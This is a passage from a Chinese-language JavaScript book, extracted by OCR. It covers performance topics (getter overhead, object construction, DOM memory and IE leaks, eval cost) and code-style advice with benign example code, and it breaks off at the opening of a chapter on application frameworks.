    function foo(a,b){
        //不隐藏 a、b 的信息
        this.a = a;
        this.b = b;
    };
    //foo2 的 a、b 属性是私有的，必须通过 getter 来访问
    function foo2(){
        //隐藏了 a、b 的信息，使用时不得不通过 getter 来获取，增加了时间开销
        var a;
        var b;
        this.getA = function(){
        return a;
    }
    this.getB = function(){
        return b;
    }
    }
    //fa 循环中访问 foo 的公有属性 a、b，计算 a+b
    function fa(i){
        var f = new foo(1,2);
        var p = 50 * i;
        while(p--)
            var t = f.a + f.b;  //不隐藏信息访问速度比较快
    };
    //fb 循环中访问 foo2 的 a、b 属性对应的 getter，计算 getA()+getB()
    function fb(i){
        var f = new foo2(1,2);
        var p = 50 * i;
        while(p--)
```

```
        var t = f.getA() + f.getB();  //这样就比较慢了
};
-->
</script>
</body>
</html>
```

执行结果如图 25.3 所示：




图 25.3　信息隐藏的利弊

（贴近横轴的点是访问对象公有属性的开销，高一些的点是通过 getter 访问私有属性的开销）

25.2.3　构造对象的开销

在 JavaScript 中，构造对象是一种相当大的开销，当然对象有其固有的优点，但是它常常也代表着冗繁和慢速。过多地使用对象，很容易造成过度封装，所以资深的 JavaScript 程序员倾向于使用轻量级的封装手段来代替面向对象的封装，尤其是多层和多重继承，更是应当尽量避免使用。

下面的例子比较了不同封装方法带来的效率差别：

例 25.4　构造对象的开销

```
<html>
<head>
    <title>Example-25.4 构造对象的开销</title>
</head>
<script>
```

```
<!--
function DrawPoint(x, y, color)
{
    var img = new Image(1, 1);
    img.style.backgroundColor = color;
    img.style.position = "absolute";
    img.style.left = x;
    img.style.top = y;
    document.body.appendChild(img);
}

function P(N,A,color)
{
    var H = document.body.clientHeight-10;
    color=color||"black"

    for(var i = 0; i <N; i++)
    {
        var sTime = new Date;
        A(i);
        var eTime = new Date;
        DrawPoint(i, H - (eTime - sTime), color);
    }
}
-->
</script>
<body>
<script>
<!--
window.onload = function()
{
    P(300,fa,"blue");
    P(300,fb,"red");
}

//foo 是一个简单函数
function foo(obj){
    obj.a=10;
};

//cls 是一个简单类型，它带有一个公有方法 foo
function cls(){
    this.foo=function(){
        this.a=10;
    }
}
```

```
//fa 在循环内部构造一个核心对象 object
//通过简单函数调用初始化它的属性 a
function fa(i){
    var p = 20 * i;
    while(p--){
        var t=new Object;
        foo(t);
    }
};
//fb 在循环内部通过自定义类型 cls 构造简单对象
//通过它的公有方法 foo 初始化它的属性 a
function fb(i){
    var p = 20 * i;
    while(p--){
        var t=new cls;
//自定义对象比 Object 更慢，因为它需要执行更多的构造
        t.foo();
    }
};
-->
</script>
</body>
</html>
```

执行结果如图 25.4 所示：




图 25.4　构造对象的开销

（图形上高一些的一群点是每次循环构造 cls 的开销，低一些的是构造 Object 的开销）

25.3　盒子里的流火

除了时间开销之外，DOM 对象的内存泄漏问题也一直是困扰着 JavaScript 程序员的一个难题。

25.3.1　DOM 的内存开销

浏览器中的 DOM 元素是一个消耗内存的家伙，JavaScript 所具备的动态添加 DOM 节点的能力使得我们在使用 JavaScript 时，需要时刻注意 DOM 的内存开销。许多时候，我们必须判定是否有必要使用新的 DOM 节点，并且，人为地去优化 DOM 树的结构，以降低资源的开销。下面的这个例子展示了 DOM 的内存开销以及如何有效地避免多余的 DOM 节点占用过多的系统资源：

例 25.5　DOM 的内存消耗

```
<html>
<head>
    <title>Example-25.5 DOM 的内存消耗</title>
</head>
<body>
<script>
<!--
var i = 0;
//计数器每隔 1 秒钟创建一个 div 标记的 DOM 对象
setInterval(function(){
        var oDiv = document.createElement("div");
        oDiv.innerHTML = ++i;
        document.body.appendChild(oDiv);
    },1000);
-->
</script>
</body>
</html>
```

例 25.5 在 Drip 监测下执行的结果如图 25.5 所示：




图 25.5　Drip 监控构造 DOM 对象导致的内存消耗

从上面的例子看出，内存消耗随着 DOM 对象的创建基本上呈线性增长。所以在 Web 应用中，页面上动态创建多个 DOM 对象会导致大量的内存消耗，创建的 DOM 对象越复杂，内存消耗就越快。而且，除了内存的开销之外，DOM 对象的动态创建改变了 DOM 树的拓扑结构，一般会导致索引的重建，这个过程有着不小的时间开销。因此通常在 Web 应用中，禁止在页面上通过脚本动态创建大量的 DOM 对象。要实现 DOM 对象相关的动态效果，一般是采用预先建立好对象，通过脚本控制它们的隐藏和显示的方式来完成的。

25.3.2　浏览器的内存管理

记得在前面我们讨论过浏览器的内存管理机制，IE 6 以前的版本中采用的是极其简单的引用计数法，这种方法很容易导致内存的不完全释放，尤其是当你在闭包、对象或者事件中引用了 DOM，这些 DOM 的引用很难保证被完全消除，那么就意味着当你离开这个页面时，由于未消除 DOM 引用导致的内存不能被回收，其结果是内存泄漏实实在在的存在了。

> 经过测试 IE 7 的内存管理做了很大的改善，而 IE 6 和低版本中，内存管理的情况还是很糟糕，不过从某种意义上来说，这种糟糕的管理甚至已经不能归结于程序员的错误，它是 IE 本身一个令人烦恼的缺陷，这种糟糕的内存管理直接限制了 JavaScript 的使用并且给一些 JavaScript 应用带来了不好的名声。

25.3.3　看清一个事实——内存泄漏的存在

在 Web 应用开发的实践中，我们确认一个事实，那就是内存泄漏确实存在于浏览器应用中。所谓内存泄露指的是浏览器造成的内存无法回收的现象，通常表现为浏览器页面发生跳转或者关闭时无法释放被占用的存储空间。在许多情况下，内存泄漏的发生是和浏览器实现相关的，不能完全避免的。但是不能否认被滥用的脚本和糟糕的代码质量往往加重了内存泄漏造成的危害，一些特别严重的情况下，我们不得不采取一切措施来消除或者将它们控制在一定的范围内，从而使得客户乐于接受我们的系统。

> 一些 Web 应用开发人员和项目经理普遍认为造成执行效率问题的一个很大原因是内存泄漏，其实，严格来说这并不正确。的确，对于空间效率来说，内存泄漏是一个比较重要的因素，但它不是第一要素。相比起来，程序执行中过多的正常内存开销才是影响用户使用的罪魁祸首。
>
> 一般来说，对于不太经常刷新的页面，一两百 KB 左右的内存泄漏并不会造成太大的问题，相反，单一页面占用过多的内存，才是真正引起客户抱怨的罪魁祸首。

25.3.4　注意——及时关闭你的“盒子”

既然，根据前面的结论，DOM 的内存开销比较大，那么在一些特定的场合下，我们有必要对 DOM 对象的存储和分配进行人为的管理，下面这个例子说明了如何人为地释放 DOM 对象占用的资源。

例 25.6　释放内存

```
//foo 函数根据 id 得到一个 DOM 对象，并为它注册 onclick 事件
```

```
function foo(id)
{
    //domObj 引用 DOM 对象
    var domObj = document.getElementById(id);
    //为 domObj 引用的 DOM 对象注册 onclick 事件
    domObj.onclick = function(){
        alert(this.tagName);
    }
    domObj = null; //注册完毕后删除 DOM 引用
    if(isIE)
        setTimeout(CollectGarbage, 10); //IE 专用，回收不用的资源
}
```

上面的用法不是必需的，一般认为，只有在特定的场合下，才需要人工对 DOM 对象的存储和分配进行干预，在一般情况下，采用 25.3.1 中的常规手段即可达到比较好的效果。

有一种情况要特别注意的，那就是出现“闭包”的场合。

修改一下上面的例子：

```
function foo(id)
{
    //domObj 引用 DOM 对象
    var domObj = document.getElementById(id);
    //为 domObj 引用的 DOM 对象注册 onclick 事件
    domObj.onclick = function(){
        alert(this.tagName);
    }
    //现在增加了一个返回 id 的闭包
    var ret = function(){return id};
    domObj = null; //注册完毕后删除 DOM 引用
    if(isIE)
        setTimeout(CollectGarbage, 10); //IE 专用，回收不用的资源
    //把闭包作为返回值
    return ret
}
```

修改过的例子中 domObj = null 是很有意义的，因为返回的闭包使得函数调用后的资源不能马上释放（回顾第 22 章关于“闭包”的内容），而闭包中又并没有用到 domObj 引用的这个 DOM 对象，所以 domObj=null 有助于帮助提前释放不用的资源，从而不会造成资源的浪费。

25.3.5　一些误会的澄清

有些时候，开发人员倾向于把问题归咎于一些他们不熟悉的特性和技术，比如闭包和函数式编程，然而事实却并不如他们所想的那样简单。

25.3.5.1　脚本动态创建 DOM 导致内存泄漏

一些开发人员认为在页面上用脚本动态创建 DOM 导致内存泄漏，所以他们建议放弃脚本的这种能

力，而事实上并不是这样。动态创建 DOM 将导致额外的内存开销，但是它并不是内存泄漏的原因。这里，首先区分内存泄漏与内存开销，我们说，因为在当前页面上执行某些脚本而导致的内存使用增多，是一般的内存开销，只要你的算法不会无限制地耗费内存，那么，这种开销在大多数情况下是合理存在的。而内存泄漏指的是当你离开这个页面或者刷新它的时候，你进入这个页面时申请的和你动态占用的一部分内存得不到释放，于是结果是当你反复地刷新页面时，你会发现系统的可用内存不断减少，由于 Web 应用很难控制页面刷新的次数，因此拥有严重内存泄漏问题的系统将影响用户的正常使用。

脚本动态创建的内容容易导致内存泄漏，那是因为程序员经常在创建之后忘了释放它们的引用，尤其是脚本在闭包或者对象内部创建 DOM 引用时，更容易出现这类问题，但是，毫无疑问，这不是 DOM 的动态创建本身的错误，而且是可以通过正确的程序设计方法予以消除的。保险的做法就像例 25.6 那样，及时地释放内存。

25.3.5.2　闭包导致内存泄漏

实际上，闭包和对象的特性非常类似，类型产生对象，而函数产生闭包。在闭包中一个私有域引用了一个 DOM 对象，和对象中一个属性引用了一个 DOM 对象是完全等价的，因此你可以在使用闭包时采用和使用对象时几乎一样的方式来释放资源，从这一点上来看，闭包和对象在导致内存泄漏的危险性方面并没有什么本质的不同，唯一的不同是程序员相对熟悉在对象中释放资源，而忽略闭包中的问题或者粗心地将闭包当作普通函数。例如：

```
//定义一个类型 ClassA
function ClassA()
{
    this.ref = document.createElement("div");
}
//构造 ClassA 的对象
var a = new ClassA();
……
a = null;  //使用完释放资源
setTimeout(CollectGarbage, 10);
//定义一个产生“闭包”的函数 ClosureA
function ClosureA()
{
    var ref = document.createElmeent("div");
    return function(){};
}
//产生 ClosureA 的闭包
var a = ClosureA();
……
a = null;  //使用完同样释放资源
setTimeout(CollectGarbage, 10);
```

25.4　动态——魔鬼与天使

作为动态脚本语言，JavaScript 的动态特性是它最强大的能力之一，然而很不幸地，动态特性通常也

是它最慢的能力之一。

25.4.1　动态解析的性能分析——一个动态特性的效率测试

动态执行是动态语言的最强大武器，利用它可以创造出无数优美神奇的“魔法代码”，JavaScript 里的动态特征主要包括以下几类：

1）Function 动态构造

2）eval 函数

3）闭包

动态性为程序语言提供了强大的表述能力，然而另一方面，它的固有机制使得效率成为限制它使用的最大瓶颈，下面是一个关于动态特性的效率测试：

例 25.7　动态特性的效率

```
<html>
<head>
    <title>Example-25.7 动态特性的效率</title>
</head>
<script>
<!--
function DrawPoint(x, y, color)
{
    var img = new Image(1, 1);
    img.style.backgroundColor = color;
    img.style.position = "absolute";
    img.style.left = x;
    img.style.top = y;
    document.body.appendChild(img);
}

function P(N,A,color)
{
    var H = document.body.clientHeight-10;
    color=color||"black"

    for(var i = 0; i <N; i++)
    {
        var sTime = new Date;
        A(i);
        var eTime = new Date;
        DrawPoint(i, H - (eTime - sTime), color);
    }
}
-->
</script>
<body>
```

```
<script>
<!--
window.onload = function()
{
    P(300,fa,"blue");
    P(300,fb,"red");
}
//fa 在循环中计算普通的表达式
function fa(i){
    var p = 10 * i;
    while(p--){
        var t=p+p;

    }
};
//fb 在循环中用 eval()动态执行同样的表达式
function fb(i){
    var p = 10 * i;
    while(p--){
        eval("var t=p+p");
        //用 eval 这种动态解析函数或者 Function 构造会比普通的执行要慢得多
    }
};
-->
</script>
</body>
</html>
```

执行结果如图 25.6 所示：




图 25.6　动态特性的效率

（高一些的点是循环执行 eval()函数的性能消耗，而贴近横轴的点则是直接执行指令的开销）

如何使用动态特性？这是一个相当有争议的话题。一些开发人员反对使用动态特性，或者认为尽可能地不去使用它，然而我认为，如果因为容易造成效率方面的问题，而放弃使用它，那么我们无形中就失去了动态语言最强大的力量，这样是得不偿失的。所以，我的观点是相对积极地谨慎地使用这些特性，在享受它们给你带来天使般的魔力的同时，也要防止它们产生的魔鬼般的效率问题。

25.4.2　开发效率与执行效率——永远的困难选择

当你在引导一个团队，面临项目压力和预期目标的时候，你就会面临一个困难的选择，究竟是最大限度地提升开发效率，还是为了兼顾执行效率而放弃一些能够对开发带来极大简化的特性，这是每一个项目经理都必须面对的一个挑战，一步不慎，就会带来非常严重的后果。

其实在开发效率与执行效率方面，没有永远的绝对，只有一个词是需要时刻牢记的，那就是“平衡”，一个有经验的项目经理，懂得将自己手上的筹码巧妙地放置在天平的两边，以维持开发与执行的平衡，这是一种感觉，也是一种经验，一种智慧。

在项目开发过程中，没有最好的模式，也很难找到最适用的模式（因为你无法证明它“最适用”），真正需要做到的只是“思维连贯”，让代码成为一个比较完整的，基本上恰当的体系，而不是一定要追求过分的完美。

所谓思维连贯性其实是一个影响项目质量的重要标准。在一个优秀的团队中，往往开发人员很有“想法”，那些奇思妙想虽然每一个看起来都非常的美好，而一个项目经理必须做出取舍，抛弃其中的绝大部分，通常这是相当困难的，尤其对于自己也是优秀开发人员出身的项目经理，但又是必须的。一个优秀的产品绝不是一堆奇思妙想的堆砌，相反，它通常朴实无华，简单易用，迅速快捷，准确无误。

我在项目中学到的“最佳实践”，是在保证执行效率的基础上，尽可能地提高开发效率，我们选择技术、模式和框架时，都依据这个基本原则，只有这样，你的项目或者产品才能得到客户比较高的评价，而这些评价，正是衡量你的项目或产品成功与否的最重要标准之一。

25.4.3　优美与适用——学会经受魔鬼的诱惑

从数学上而言，递归和某些形式具有非常优美的结构和简洁的表达，但是它们的执行效率却并不高，作为资深的开发人员，常常会在形式和执行效率之间面临两难的选择。如果简约而单一的代码在执行效率方面产生问题，那么非常遗憾的，它们不适合于在应用中出现。真正成熟的程序员应该克服这种形式上的魔鬼般的诱惑。

形而上学的完美主义者醉心于递归、迭代和闭包等简洁的形势，在超过一半的机会里，简洁意味着好，而另外有一些时候，可能情况恰好相反。在选择你的实现方式时，最好先从效率的角度进行仔细地推敲，不能因为过分强调形式简洁优美，而使得低效率的代码堂而皇之地出现在一个 Web 应用中。

25.4.4　扮演客户眼中的天使

在我和客户交流的过程中了解到，绝大多数客户在使用系统时倾向于经典简洁的 Windows 默认风格，而不是什么精美的界面。太过华丽的功能反而会让客户觉得不知所措。而且，更重要的是，Web 应用本身具有特定的交互模式，它和传统的桌面程序不同，而 JavaScript 并不具备有设计和实现传统桌面程序交互的那种优势（当然，JavaScript 有自己在 Web 方面的优势）。

正确的使用方法是，合理地利用 JavaScript 的特性，而不是追求所谓的神奇完美的效果，除非你做的是一款以吸引人眼球为目的的游戏（注意，制作游戏并不是 JavaScript 所长，当然它也能够制作游戏，在后面我们会看到）。

要扮演客户眼中的天使，让 Web 应用程序变得简单朴素而专业，下面是几个开发中需要注意的事项：

1）不要过分地使用 JavaScript 做脚本所不该做的事情，例如令人眼花缭乱的交互或者那些用 Flash 或其他技术做起来成本更低效果更好的功能。

2）不要过分地强调代码形式结构上的优美而忽视了性能问题，例如太多地使用了“动态构建”，或者不合时宜地用了低效率的递归。

3）代码的语法和语义应当相吻合，不要滥用 for...in，也不要滥用正则表达式。

25.5　让代码轻舞飞扬

编写优雅的代码，不但让逻辑简单，性能提升而且能够令人觉得赏心悦目，易于理解，从而降低维护的成本。

25.5.1　简单就是美——为代码瘦身

作为解释型语言，JavaScript 代码本身，同数据一样，会带来额外的时间和空间开销。尤其在浏览器中，JavaScript 代码所带来的空间开销是非常大的。

> JavaScript 代码本身所带来的空间开销有多大？一个经验的估计值是每千行代码导致浏览器多占用 10MB 的内存空间，这一数据是非常惊人的。当然实际上并不能完全将这种空间占用归结于代码本身，代码量大意味着逻辑复杂，而逻辑复杂，自然对内存的需求就高，不过减少代码的量确实能够减少空间的占用。

另外，作为下载到客户端执行的脚本，文件本身的大小在某些情况下也是不能忽略不计的，太大的文件增加了脚本下载的时间，也会导致系统性能的降低。

基于以上原因，在用 JavaScript 编写程序时，我通常会要求开发人员选择尽可能简捷的模式。并且在实现功能后，切实考虑如何对代码进行优化，例如：

```
(function(i){return i>0?i*arguments.callee(i-1):1})(10);
    //只调用一次的方法用匿名函数
X && y || z 或 x ? y : z //取代结构比较繁琐的 if……else
```

25.5.2　最完美的运用是不用

也许这个问题已经唠叨过很多次了，但是这里还是要再一次强调——JavaScript 运用的基本原则是不到万不得已，尽量避免使用。

那么什么是万不得已？对这个“万不得已”我的定义包括两个方面：

1. 客户坚持要此功能。

2. 没有替代方案可以实现。

> 我通常要求我的开发人员在评估和计划编写客户端脚本时，最先思考的两个问题就是：
> 1. 能否说服客户取消此功能。
> 2. 是否有其他方案可以替代。
> 要求先做上面这两个考虑的原因是，过多的 JavaScript 确实会导致系统的低效率和不稳定。

一般而言每张页面的 JavaScript 代码控制在 20KB 以内，是一个合理的界限，当然不是绝对的，当系统固有的复杂度要求更加复杂的应用交互时，脚本往往就会成倍地增加，这个时候，框架式脚本管理（即将内层页面相同的脚本放在框架外层，避免脚本的多次下载）或者缓存技术就成为被考虑的方案，然而不管怎么说，每增加一倍的脚本量，就会给终端用户增加超过一倍的脚本错误风险，因为网络传输不总是那么完美，由于脚本错误而导致的工作中断，总是令人沮丧的。

25.5.3　高度抽象是为了简化问题

有的时候，我会要求开发人员根据需求建立出高度抽象的原型，或者设计一个通用的“平台”，但是，这样做的条件是代码本身有重用的价值，并且这么使用确实能够简化问题。

例如，下面这个模型就是一个高度抽象的模型：

```
//Iterator 迭代器原型
function Iterator(){}

//next 和 hasNext 是两个抽象方法
//分别表示 Interator 的下一个元素和判断游标是否到达 Iterator 的结尾
Iterator.prototype.next = $abstract;
Iterator.prototype.hasNext = $abstract;

//toArray 是一个实际的方法
//它将一个支持 Inerator 的对象转换为数组
Iterator.prototype.toArray = function(){
    var _set = [this.item()];
    while(this.hasNext())
    {
        _set.push(this.item());
        this.next();
    }
    return _set;
}
```

我们说“迭代器”是一种高度抽象模型，它既可以用在数组，也可以用在其他集合，需要注意的是，当它用在一个具体的类型时，我们需要自己实现它的几个方法，例如：

```
Array.prototype.iterator = function(){
    var _it = new Iterator();
    var _cursor = 0;
```

```
        var _arr = this;
        //我们自己实现 Array 的 next 和 hasNext 方法
        _it.next = function(){
            //对数组的 interator 来说，next 意味着游标+1
            _cursor++;
            return _it;
        }
        _it.item = function(){
            //得到当前游标的对象
            return _arr[_cursor];
        }
        _it.hasNext = function(){
            //判断是否到达数组的末尾
            return _cursor < _arr.length - 1;
        }
        return _it;
    }

    //于是我们可以用迭代器遍历数组了，就像下面这样：
    var arr = [1,2,3,4];
    //得到数组的迭代器
    var it = arr.iterator();
    //如果未到数组末尾，循环
    while(it.hasNext())
    {
        alert(it.item());     //打印当前元素
        it.next();  //游标指向下一个元素
    }
```

很多时候，开发人员包括一些框架的设计者们滥用了“抽象工具”，设计一个徒具“通用性”却没有需求价值的“花架子”除了浪费开发资源之外，没有任何好处。更糟糕的是，层层的“过度”封装降低了性能，导致用户无法忍受。

所以，一定要牢记，“高度抽象是为了简化问题”，抽象是手段，简化问题才是目的。

25.5.4　逻辑和表达同样重要

一些开发人员过分追求“简单即美”，忽略了另一个原则，那就是“逻辑和表达同样重要”。最常见的例子是，为了追求代码简短，开发人员在代码中使用了有副作用的表达式，或者为了追求代码组织形式的优化而打乱了逻辑，看下面例子：

```
for(var i=0;i<arguments.length;colsure(arguments[i]),i++);
    //过分追求简洁而在 for 循环中使用了带有副作用的表达式
```

正确的写法是：

```
for(var i=0;i<arguments.length; i++) colsure(arguments[i]);
```

同冗长的代码相比，虽然简短但逻辑混乱的代码更是维护人员的恶梦。在代码里留下了带有副作用的表达式，埋下了容易引起歧义的“陷阱”，这些行为直接使得维护变得复杂和艰难，随着版本提升和补丁发布，带来的后果自然是使得代码的质量降低。

25.5.5　保持代码的严谨

代码的严谨，说的是代码的组织。一段优秀的代码，其组织是严谨的，严格覆盖到各种可能的条件，而不对自身以外的条件作任何的假设，例如：

一些开发人员喜欢用可读性较强的&&和||组合来取代 if...else。用 var x = a && b || c; 来取代 if...else 时，代码虽然类似于 var x = a ? b : c; 然而它们有一点不同，当 b 的值为 false 时，前者得到的结果永远是 c，而后者的实际意思是当 a 为 true 时得到 b，否则得到 c。

为了使它们严格等价，需要确立一个前提，那就是 b 不可能为 false，因此：

代码里需要一个断言：assert(b); 或者，另一种选择是，只选择用三目运算?:来取代 if...else，而不用&&和||来取代（尽管后者的可读性较高）。

代码严谨和简单并不矛盾，简单是建立在严谨的前提上的，短小而不严谨的代码不能算是简单的代码，而是有缺陷的代码。因此，虽然为了保证严谨，往往需要额外的防御性代码，但是，这些代码确是不能缺少的。当然，你也可以让它们变得尽可能的简单。

前面 23.4.2 节也提到过“断言”，所谓“断言”是一种特殊的函数，它用于程序中，认为某个条件必然成立，如果这个条件不成立，则抛出一个异常。因此它是一种典型的“防御性编码”。有人说，善于使用断言，是衡量一个开发人员技能是否成熟的标志，这句话有一定的道理。用 JavaScript 很容易实现断言函数，一个简单的断言函数如下：

```
function assert(expr)
{
    if(expr) return true;
    else throw new Error("Assertion failed! ");
}
```

有意思的是，根据 JavaScript 的 functional 特性，断言也可以是惰性的：

```
function assert(closure, args)
{
    if(closure.apply(this, args)) return true;
    else throw new Error("Assertion failed! ");
}
```

这种惰性函数能够被用于对闭包调用前进行“环境检查”。

25.5.6　漂亮的书写风格——让阅读者心情愉快

在写文章时，漂亮的文字能够让阅读者身心愉快，同样地，漂亮的代码书写风格，能让阅读者

和维护它的人感到赏心悦目，从而降低代码维护的难度，间接提升软件的质量。那么什么样的书写风格才是漂亮的书写风格呢？这个本身很难定义，不同的人有不同的习惯，就像文章虽然可以写得很漂亮，但是不一定能对所有人的胃口。


不同的程序员群体有不同的习惯和风格。例如 PHP 程序员看到 JavaScript 程序员采用以$开头命名变量的方式会觉得很亲切，而 C++程序员则可能觉得这么做很怪异。

然而，不管怎么说，好的书写风格拥有某些共性，这些共性使得符合这些特性的代码容易被阅读者和维护者所接受。事实上，不论书写采用何种习惯风格，最重要的一点就是——前后一致，规范统一。


程序的代码编写风格有各种不同的习惯，例如对缩排的字符量，就有一个、两个、四个和八个等不同的版本，还有变量的命名，有大写规范、小写规范、匈牙利命名法等等。关键字后面的圆括号、段落的花括号，操作符和操作数之间的空格，等等都有不同的规定。然而不论采用何种规定，都一定要做到统一，只有做到规则统一，你的代码才能拥有漂亮的风格，一段有漂亮风格的代码，配合上巧妙的思想，才能让人觉得赏心悦目。

记得我们在第一章就提到过“断句”问题，即何时需要书写分号，现在我们回头来审视，将发现绝大多数情况下，书写分号是合理的，并且应该要做到的。通常情况下，分号可以消除歧义。然而，在某些特殊情况下，不写分号可能更好，最简单的例子就是在某些单行的闭包中，例如：

```
var max = function(a,b){return a > b};
```

如果我们在语句 return a > b 后添加分号，那么由于这个句子中出现了两个分号，那么显然更加容易引起歧义。


书写风格是一个长期的习惯问题，它往往在不经意间表现出程序员对程序的理解和热衷程度，而且，通常情况下，书写风格恰当与否，确实能够从相当程度上反映出程序员的基本功。

书写风格事实上是一个非常有深度的问题，如果要详细展开讨论，可能需要一章甚至一本书的篇幅，因此本书到此为止不再做深入研究，只是，我认为一个合格的程序员，必须重视书写风格的修炼，养成良好的习惯，写出令人赏心悦目的代码。

25.6　总结

本章讨论的是 JavaScript 的执行效率，重点在于实际应用中如何提升程序的执行效率。

本章依次讨论了影响 JavaScript 执行效率的关键因素，包括封装、DOM、动态构建的应用，给出了检测性能瓶颈的方法，以及性能优化的手段。

最后，本章提出编写高质量 JavaScript 代码的思想和具体方法。

第26章 应用框架

在前面的旅途中，我们一步步地向软件设计的高级层次迈进，到了这里，我们将站在一个更高的角度来审视整个软件创作的国度。我们将用我们所掌握的能力搭建一个属于自己的舞台，用这个舞台赋予JavaScript更加强大的能力，我们称这个舞台为——应用框架。

26.1 应用框架概览

应用框架，几乎是最近几年才开始盛行的产品，似乎是Ajax技术点燃了人们使用JavaScript的热情，而这种热情又化为了对应用框架的研究。另外，规模不断扩大的Web应用开发需求也促成了框架技术的发展。毕竟，应用框架有助于大规模的Web应用开发，这是一个不争的事实。

26.1.1 什么是应用框架

通俗来说，应用框架（Application Framework）是指针对某种语言、某种模式或者某类应用的整体封装，它是在模块化基础上更高级别的一种重用。相对于模块化来说，应用框架通常结构更加完整，功能更加完全，成熟度更高，且规模也更大，一般用于大型应用中。

26.1.2 应用框架的组成部分

一个成熟的应用框架通常包括以下几个部分：

26.1.2.1 类库

类库通常是指大型的复用模块或者复用对象集合，它可以是一组针对某种特定应用的类或者通用的模块。通常而言，应用框架的类库具有完整性，类库是为框架提供针对特定语言的有力扩展的工具集。

> 类库的完整性很大程度上直接影响到框架的受欢迎程度，这一点在JavaScript框架上体现得尤为明显。虽然说，一部分开发者坚持认为一个成熟的框架只需要提供其“必须”提供的部分，“秩序”和“模式”的重要性要甚于类库的完备性，然而，大部分用户还是期待整个框架为他/她的应用提供快速的支持。

如图26.1所示的这种提供了丰富UI类库的框架尤其受到使用者欢迎：

26.1.2.2 核心模块

核心模块是指加载应用框架所必需的选项，通常应用框架会有不同的加载模式和管理类库的方式，

这些具体实现通常由核心模块提供。不同的应用框架的核心模块遵循不同的模式与结构，例如某些框架的核心模块是一种“容器”而另外一些则提供不同的运行时（runtime）管理方法与模式。通常情况下，一个优秀的框架会拥有一个简约独立而小巧的核心模块，这样的一个模块能够有助于在很小的开销下快速加载整个框架应用。

